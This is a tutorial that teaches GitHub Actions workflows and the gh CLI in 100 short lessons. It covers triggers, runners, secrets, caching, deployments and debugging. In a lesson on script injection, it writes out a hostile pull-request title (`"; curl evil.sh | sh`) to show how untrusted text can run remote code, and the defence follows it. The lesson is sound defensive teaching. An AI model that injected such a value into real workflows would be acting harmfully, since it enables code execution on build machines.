GitHub Actions is GitHub's built-in CI/CD platform: every push or pull request can automatically build your code, run its tests, and ship it. You describe what should happen in a YAML file, and GitHub runs it on fresh virtual machines. This guide teaches it in 100 short lessons, each one a single idea with the YAML or command that goes with it.
It's written for the command line. Workflows are files you write in your editor and push with Git, and the GitHub CLI (gh) handles everything you'd otherwise click through in the Actions tab: running, watching, re-running, reading logs, managing secrets. Every gh command was checked against gh 2.97, every YAML snippet parses, and action versions are the current major releases as of October 2026. Replace placeholders like OWNER/REPO and the example run IDs with your own.
Core ideas and your first workflow (1–10)
Four nouns cover the whole system: events start workflows, workflows run jobs, and jobs run steps.

- Know what Actions is. GitHub Actions is the CI/CD system built into GitHub. When something happens in your repository (a push, a pull request, a schedule, a button press), it starts a fresh virtual machine, runs the commands you wrote, and reports pass or fail back to the commit.
- Put workflows in one folder. Every
.ymlor.yamlfile in.github/workflows/is a workflow. There's nothing to install or enable first.mkdir -p .github/workflows - Write the smallest workflow. A name, a trigger, and one job with one step. Save it as
.github/workflows/hello.yml.name: Hello on: push jobs: hello: runs-on: ubuntu-latest steps: - run: echo "Hello from $RUNNER_OS" - Push to run it. Pushing the file is the trigger. No separate deploy step and no dashboard setup.
git add .github/workflows/hello.yml git commit -m "Add hello workflow" git push - Watch it live. Pick the run from the list and
ghstreams each step's progress until it finishes.gh run watch - List recent runs. Status, workflow, branch, triggering event, and the run ID you'll pass to other commands.
gh run list - Read the logs. Full output of every step. Give it a run ID, or leave it off to pick from a list.
gh run view 38080972124 --log - Tell
usesandrunapart.uses:runs a prebuilt action, someone else's packaged step.run:runs your own shell commands. Most workflows mix both.steps: - uses: actions/checkout@v7 - run: ls -la - Check out your code first. Every job starts on an empty machine. Without
actions/checkout, your repository's files simply aren't there.steps: - uses: actions/checkout@v7 - Build a real CI workflow. Install Node, restore the npm cache, install exact dependencies, run tests. This shape fits most projects with the language swapped.
name: CI
on: [push, pull_request]
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v7
      - uses: actions/setup-node@v7
        with:
          node-version: 24
          cache: npm
      - run: npm ci
      - run: npm test
Triggers: when workflows run (11–20)
Everything under the on: key. Getting this right is the difference between useful CI and a noisy one.
- Run on pushes to certain branches. Without a filter, every push to every branch starts a run.
on: push: branches: [main] - Run on pull requests. Tests the change a pull request would merge, before it merges. By default it fires when a PR is opened, updated with new commits, or reopened.
on: pull_request: branches: [main] - Only run when certain files change. Skip a docs-only change, or run frontend tests only when
web/changes. You can't usepathsandpaths-ignoreon the same event; pick one.on: push: paths: - 'src/**' - 'package.json' - Listen for several events. A list works when no event needs its own filters.
on: [push, pull_request, workflow_dispatch] - Run on a schedule. Standard cron syntax, always in UTC. The shortest interval is every 5 minutes, and scheduled runs use the latest commit on the default branch.
on: schedule: - cron: '0 6 * * 1' # 06:00 UTC every Monday - Add a manual run button.
workflow_dispatchadds a Run button, with typed inputs:string,boolean,choice,number, orenvironment(up to 25 of them).on: workflow_dispatch: inputs: environment: type: choice options: [staging, production] default: staging - Start a manual run from the terminal.
-fpasses each input. The workflow file has to exist on the default branch before GitHub will accept a dispatch for it.gh workflow run deploy.yml -f environment=staging --ref main - Run when a release is published. Good for publishing packages or binaries once you've written release notes.
on: release: types: [published] - Run on version tags. Matches pushes of tags like
v1.2.0but not ordinary commits.on: push: tags: ['v*'] - Chain one workflow after another.
workflow_runstarts when another workflow finishes. Checkgithub.event.workflow_run.conclusionif you only want to continue after a success.on: workflow_run: workflows: ["CI"] types: [completed]
Jobs, runners, and steps (21–30)
A runner is the machine a job runs on. Each job gets a fresh one.
- Pick an operating system.
ubuntu-latest(currently Ubuntu 24.04),windows-latest(Windows Server 2025), andmacos-latest(macOS 26 on Apple silicon). Standard runners are free and unlimited on public repositories.runs-on: ubuntu-latest - Use ARM runners. Native arm64 Linux runners, useful for building ARM images without slow emulation.
runs-on: ubuntu-24.04-arm - Pin the image version when it matters.
-latestmoves to new OS releases over time. Name the version when a surprise upgrade would break your build.runs-on: ubuntu-24.04 - Order jobs with needs. Jobs run in parallel unless one
needsanother. A failed dependency skips everything downstream.jobs: build: runs-on: ubuntu-latest steps: - run: make build deploy: needs: build runs-on: ubuntu-latest steps: - run: make deploy - Pass a value from one job to another. A step writes to
$GITHUB_OUTPUT, the job maps it underoutputs, and a later job reads it throughneeds.jobs: version: runs-on: ubuntu-latest outputs: tag: ${{ steps.v.outputs.tag }} steps: - id: v run: echo "tag=v1.4.0" >> "$GITHUB_OUTPUT" release: needs: version runs-on: ubuntu-latest steps: - run: echo "Releasing ${{ needs.version.outputs.tag }}" - Run a job or step only sometimes.
if:takes an expression. This step only runs for pushes tomain.- run: ./deploy.sh if: github.ref == 'refs/heads/main' && github.event_name == 'push' - Set a timeout. Jobs default to a 360-minute limit, six hours of runner time if a test hangs. Set your own.
jobs: test: runs-on: ubuntu-latest timeout-minutes: 15 - Let a step fail without failing the job. For informational checks you want reported but not blocking.
- run: npm run lint continue-on-error: true - Set a default directory and shell. Handy in monorepos, so every
run:step doesn't need its owncd.defaults: run: working-directory: ./web shell: bash - Spin up a database for tests. Service containers run beside the job; Actions waits for the health check before your steps start.
services:
  postgres:
    image: postgres:17
    env:
      POSTGRES_PASSWORD: postgres
    ports: ['5432:5432']
    options: >-
      --health-cmd pg_isready
      --health-interval 5s
      --health-retries 10
Using and writing actions (31–40)
Actions are reusable steps. Thousands exist; you can write your own in a few lines.
- Read an action reference.
uses: OWNER/REPO@REF: the repository that holds the action, and which version of it to run.- uses: actions/setup-node@v7 - Pass inputs with
with. Each action documents its inputs in its README andaction.yml.- uses: actions/setup-python@v7 with: python-version: '3.13' - Quote version numbers. In YAML,
3.10is the number 3.1. Quoting keeps it a string, so you get Python 3.10 instead of 3.1.python-version: '3.10' # not 3.10 - Pin third-party actions to a commit SHA. A tag like
@v7can be moved to different code; a full commit SHA can't. GitHub's own hardening guide recommends SHAs for third-party actions, with the version in a comment.- uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1 - Let Dependabot update your actions. Opens pull requests when new action versions ship, and updates SHA pins and their comments too.
# .github/dependabot.yml version: 2 updates: - package-ecosystem: github-actions directory: / schedule: interval: weekly - Script the GitHub API inline.
actions/github-scriptgives you an authenticated API client in JavaScript. This one comments on the pull request that triggered it.- uses: actions/github-script@v9 with: script: | await github.rest.issues.createComment({ ...context.repo, issue_number: context.issue.number, body: 'Thanks! CI is running.' }) - Use the gh CLI inside a workflow.
ghis preinstalled on GitHub-hosted runners. It just needs a token inGH_TOKEN.- run: gh pr comment "$PR" --body "Build passed" env: GH_TOKEN: ${{ github.token }} PR: ${{ github.event.pull_request.number }} - Find existing actions. Browse the Actions section of GitHub Marketplace before writing your own. Check the publisher, stars, and how recently it was updated.
open 'https://github.com/marketplace?type=actions' - Write a composite action. Bundle steps you repeat across workflows into one
action.yml. Everyrunstep in a composite action needs an explicitshell.# .github/actions/setup/action.yml name: Setup description: Install Node and dependencies runs: using: composite steps: - uses: actions/setup-node@v7 with: node-version: 24 cache: npm - run: npm ci shell: bash - Use a local action. Reference it by path. Check out the repository first, since the action's file is in it.
- uses: actions/checkout@v7
- uses: ./.github/actions/setup
Expressions, contexts, and variables (41–50)
${{ }} is how a workflow reads data about itself: the commit, the event, earlier steps.
- Write an expression. Anything inside
${{ }}is evaluated before the step runs. In anif:, the braces are optional.- run: echo "Commit ${{ github.sha }}" - Use the github context. Facts about the run:
github.sha,github.ref_name(branch or tag),github.actor(who triggered it),github.event_name,github.repository.- run: echo "${{ github.actor }} pushed to ${{ github.ref_name }}" - Set environment variables.
env:works at workflow, job, or step level; the narrowest one wins.env: NODE_ENV: test jobs: test: runs-on: ubuntu-latest env: LOG_LEVEL: debug steps: - run: echo $NODE_ENV $LOG_LEVEL - Set a variable for later steps. Appending to
$GITHUB_ENVmakes the variable available to every step after this one in the same job.- run: echo "BUILD_DATE=$(date -u +%F)" >> "$GITHUB_ENV" - run: echo "Built on $BUILD_DATE" - Read a step's output. Give the step an
id, write to$GITHUB_OUTPUT, and read it assteps.ID.outputs.NAME.- id: meta run: echo "short=${GITHUB_SHA::7}" >> "$GITHUB_OUTPUT" - run: echo "Short SHA is ${{ steps.meta.outputs.short }}" - Run cleanup even after failure.
always()runs no matter what;failure()only when something earlier failed. Others:success()(the default) andcancelled().- run: ./notify-team.sh if: failure() - run: docker compose down if: always() - Use built-in functions.
contains,startsWith,endsWith,format,join, andfromJSONcover most string and list checks.if: startsWith(github.ref, 'refs/tags/v') && !contains(github.event.head_commit.message, '[skip deploy]') - Hash files for cache keys.
hashFilesreturns one hash over every matching file, so a cache key changes exactly when your lockfile does.key: deps-${{ runner.os }}-${{ hashFiles('**/package-lock.json') }} - Dump a context to debug.
toJSONprints the whole object. Remove it once you've found what you need; event payloads can be long.- run: echo '${{ toJSON(github.event) }}' - Write a job summary. Markdown appended to
$GITHUB_STEP_SUMMARYappears on the run's summary page: test counts, coverage, deploy links.- run: | echo "### Deployed :rocket:" >> "$GITHUB_STEP_SUMMARY" echo "Version: $GITHUB_REF_NAME" >> "$GITHUB_STEP_SUMMARY"
Secrets, variables, and security (51–60)
A workflow runs code with access to your repository. These lessons keep that access narrow.
- Store a secret. Paste it at the prompt, or read it from a file. Secrets are encrypted and can't be read back out, even by admins.
gh secret set API_KEY gh secret set SSH_KEY < ~/.ssh/deploy_key - Use a secret. Read it through the
secretscontext and hand it to a step as an environment variable. Its value is masked as***in logs.- run: ./deploy.sh env: API_KEY: ${{ secrets.API_KEY }} - Use variables for non-secret settings. Configuration values that are fine to see in logs: regions, URLs, feature flags. Read them with
vars.gh variable set AWS_REGION --body us-west-2 gh variable list - Scope secrets to an environment. An environment secret is only available to jobs that declare that
environment:, so staging jobs never see production keys.gh secret set DEPLOY_TOKEN --env production - Audit and remove secrets. Lists names and update dates, never values.
gh secret list gh secret delete OLD_API_KEY - Know what
GITHUB_TOKENis. Every job gets an automatic token scoped to the repository, assecrets.GITHUB_TOKENorgithub.token. It expires when the job ends. You never create it.env: GH_TOKEN: ${{ github.token }} - Grant the least permission. Set
permissions:at the top so the token can only read by default, then widen it per job where needed.permissions: contents: read jobs: release: permissions: contents: write runs-on: ubuntu-latest steps: - run: echo releasing - Remember forks don't get your secrets.
pull_requestruns from forks get no secrets and a read-only token, which is what you want. Be very careful withpull_request_target: it runs with your secrets, so never use it to check out and run a fork's code. - Never put untrusted text straight into run. A PR title like
"; curl evil.sh | shgets pasted into the script before it runs. Pass untrusted values throughenv:instead, where the shell treats them as data.# unsafe: run: echo "${{ github.event.pull_request.title }}" - run: echo "$TITLE" env: TITLE: ${{ github.event.pull_request.title }} - Mask values you create at runtime. Secrets are masked automatically, but a token your script generates isn't.
add-maskhides it for the rest of the job.- run: | TOKEN=$(./get-temp-token.sh) echo "::add-mask::$TOKEN"
Matrix builds, caching, and artifacts (61–70)
Run more in parallel and repeat less work. The figure shows how a matrix and needs combine.

needs sets the order; strategy.matrix multiplies one job into six.- Test across versions with a matrix. One job definition becomes one job per combination. This is six jobs: three operating systems times two Node versions.
strategy: matrix: os: [ubuntu-latest, macos-latest, windows-latest] node: [22, 24] runs-on: ${{ matrix.os }} steps: - uses: actions/setup-node@v7 with: node-version: ${{ matrix.node }} - Add or remove combinations.
excludedrops one;includeadds one or attaches extra values to an existing one.matrix: os: [ubuntu-latest, windows-latest] node: [22, 24] exclude: - os: windows-latest node: 22 include: - os: ubuntu-latest node: 26 experimental: true - Let the whole matrix finish.
fail-fastdefaults totrue, which cancels the rest of the matrix when one job fails. Turn it off to see every failure at once;max-parallelcaps how many run together.strategy: fail-fast: false max-parallel: 3 - Cache dependencies the easy way. The setup actions for Node, Python, Go, and Java can cache dependencies with one input.
- uses: actions/setup-node@v7 with: node-version: 24 cache: npm - Cache anything else.
actions/cachesaves a folder under a key. If there's no exact match,restore-keysfalls back to the newest cache whose key starts with that prefix.- uses: actions/cache@v6 with: path: ~/.cache/pip key: pip-${{ runner.os }}-${{ hashFiles('requirements.txt') }} restore-keys: | pip-${{ runner.os }}- - Know the cache limits. 10 GB per repository by default, and entries untouched for 7 days are evicted. List and clear caches from the terminal.
gh cache list --sort size_in_bytes gh cache delete --all - Save build output as an artifact. Artifacts persist files after the job ends, for other jobs or for you to download.
- uses: actions/upload-artifact@v7 with: name: dist path: dist/ retention-days: 7 - Use an artifact in a later job. Jobs don't share a disk, so artifacts are how one job hands files to the next.
deploy: needs: build runs-on: ubuntu-latest steps: - uses: actions/download-artifact@v8 with: name: dist path: dist/ - Download artifacts to your Mac. Grab a build to test locally without rebuilding it.
gh run download 38080972124 -n dist - Cancel outdated runs. Push three commits quickly and only the newest run keeps going. The group key gives each branch its own lane.
concurrency:
  group: ${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: true
Deployments and releases (71–80)
The CD half of CI/CD: shipping code once it passes.
- Deploy to a named environment. Environments group secrets and protection rules. The
urlshows up as a link on the run and the pull request.deploy: runs-on: ubuntu-latest environment: name: production url: https://example.com steps: - run: ./deploy.sh - Require approval before production. Add required reviewers to the environment in Settings → Environments. The job pauses at that point and waits for an approval before it runs.
- Deploy only from main. Combine an
if:with the environment's branch rules, so a feature branch can't reach production even by accident.if: github.ref == 'refs/heads/main' - Swap long-lived cloud keys for OIDC. With
id-token: write, the job can request a short-lived token your cloud provider trusts, so no stored access keys. AWS example:permissions: id-token: write contents: read steps: - uses: aws-actions/configure-aws-credentials@v6 with: role-to-assume: arn:aws:iam::123456789012:role/deploy aws-region: us-west-2 - Publish a static site to GitHub Pages. Set Pages' source to GitHub Actions in Settings → Pages, then build, upload, and deploy.
permissions: pages: write id-token: write jobs: deploy: runs-on: ubuntu-latest environment: name: github-pages url: ${{ steps.deployment.outputs.page_url }} steps: - uses: actions/checkout@v7 - uses: actions/configure-pages@v6 - uses: actions/upload-pages-artifact@v5 with: path: ./public - id: deployment uses: actions/deploy-pages@v5 - Push a Docker image to GitHub's registry.
GITHUB_TOKENcan log in toghcr.iowithpackages: write. Image names must be lowercase, so write the name out instead of using a mixed-case repository name.permissions: packages: write steps: - uses: docker/login-action@v4 with: registry: ghcr.io username: ${{ github.actor }} password: ${{ secrets.GITHUB_TOKEN }} - uses: docker/build-push-action@v7 with: push: true tags: ghcr.io/your-name/your-app:latest - Create a release when you push a tag. Pair a
tags: ['v*']trigger withghand every version tag becomes a GitHub release with generated notes.permissions: contents: write steps: - uses: actions/checkout@v7 - run: gh release create "$GITHUB_REF_NAME" --generate-notes env: GH_TOKEN: ${{ github.token }} - Prove where a build came from. Build provenance attestations record which workflow and commit produced a file. Anyone can check it with
gh attestation verify.permissions: id-token: write attestations: write steps: - uses: actions/attest-build-provenance@v4 with: subject-path: dist/app.tar.gz - Redeploy an older version. A re-run uses the same commit as the original run. Find the last good deploy and run it again.
gh run list --workflow deploy.yml --status success --limit 5 gh run rerun 38072973027 - Block merges that fail CI. In Settings → Rules (or branch protection), require status checks to pass on
main. Then a red pull request can't merge, however urgent it feels.
Driving Actions from the terminal (81–90)
Everything in the Actions tab, from gh. The figure is real output from GitHub's own cli/cli repository.

cli/cli repository, captured with gh 2.97. Run IDs are what lessons 85–88 take.- List workflows.
--allincludes disabled ones.gh workflow list gh workflow list --all - View a workflow file. Prints the YAML that's actually on GitHub, which helps when your local copy has drifted.
gh workflow view ci.yml --yaml - Filter runs. Narrow by workflow, branch, status, or triggering event.
gh run list --workflow ci.yml --branch main --status failure --limit 10 - Wait for a run and get its result.
--exit-statusmakes the command fail when the run fails, so you can chain the next step on it.gh run watch --exit-status && echo "CI passed" - Read only the failed steps. Skips thousands of lines of passing output and shows you the part that broke.
gh run view 38080972124 --log-failed - Re-run just the failed jobs. For flaky tests or a network blip, without repeating jobs that already passed.
gh run rerun 38080972124 --failed - Re-run with debug logging. Turns on verbose runner and step logs for that attempt only.
gh run rerun 38080972124 --debug - Cancel a run. Stops a run that's stuck or that you started by mistake.
gh run cancel 38080972124 - Pause a workflow. Disabling stops it triggering, including its schedule, without deleting the file.
gh workflow disable "Nightly build" gh workflow enable "Nightly build" - Script against run data. Every list command can return JSON, and
--jqfilters it. This one prints the titles of recent failed runs.gh run list --json databaseId,conclusion,displayTitle \ --jq '.[] | select(.conclusion=="failure") | .displayTitle'
Reuse, debugging, and habits (91–100)
What keeps a growing set of workflows maintainable.
- Make a workflow reusable.
workflow_calllets other workflows call this one like a function, with typed inputs and declared secrets.# .github/workflows/test.yml on: workflow_call: inputs: node-version: type: string default: '24' secrets: NPM_TOKEN: required: false - Call a reusable workflow. It goes in a job's
uses:, not a step's.secrets: inheritpasses all of the caller's secrets.jobs: test: uses: ./.github/workflows/test.yml with: node-version: '22' secrets: inherit - Fold long logs into groups. Collapsible sections in the log viewer.
- run: | echo "::group::Install" npm ci echo "::endgroup::" - Annotate files and lines. Messages attached to a file and line show up on the pull request's Files tab.
- run: echo "::error file=src/app.js,line=42::Missing await" - Turn on step debug logs permanently. Set
ACTIONS_STEP_DEBUGtotrueas a repository secret or variable, and remove it when you're done.gh variable set ACTIONS_STEP_DEBUG --body true gh variable delete ACTIONS_STEP_DEBUG - Run workflows locally with act.
act(a third-party tool,nektos/act) runs jobs in Docker on your Mac, which is faster than push-and-wait. Its images aren't identical to GitHub's runners, so treat a local pass as a hint.brew install act act -j test - Lint workflow files before pushing.
actionlint(third-party,rhysd/actionlint) catches typos in keys, bad expressions, and shell bugs inrun:blocks.brew install actionlint actionlint - Add a status badge. Shows the latest result of a workflow on your README.
 - Know when to self-host a runner. Your own machine as a runner, for special hardware or private network access. Avoid self-hosted runners on public repositories: anyone who opens a pull request can get code running on them.
runs-on: [self-hosted, linux, x64] - Make the CI loop a habit. Push, watch, read only the failure, fix, re-run only what failed. Most CI debugging is this loop, repeated.
git push
gh run watch --exit-status
gh run view --log-failed
# fix, commit, push again, or for a flaky failure:
gh run rerun --failed
Where to go next
Start with lessons 1–10 and the CI workflow in lesson 10. That alone tests every pull request. Add triggers, caching, and a matrix as the project grows, and leave deployments for when your tests are trustworthy. Lessons 81–90 are worth learning early, because reading a failed run from the terminal is the skill you'll use most.
New to Git itself? Start with Git and GitHub from the Command Line: 100 Quick Lessons. For a one-page command reference, see the Git & GitHub cheatsheet. The authoritative source for every key and expression is GitHub's workflow syntax reference.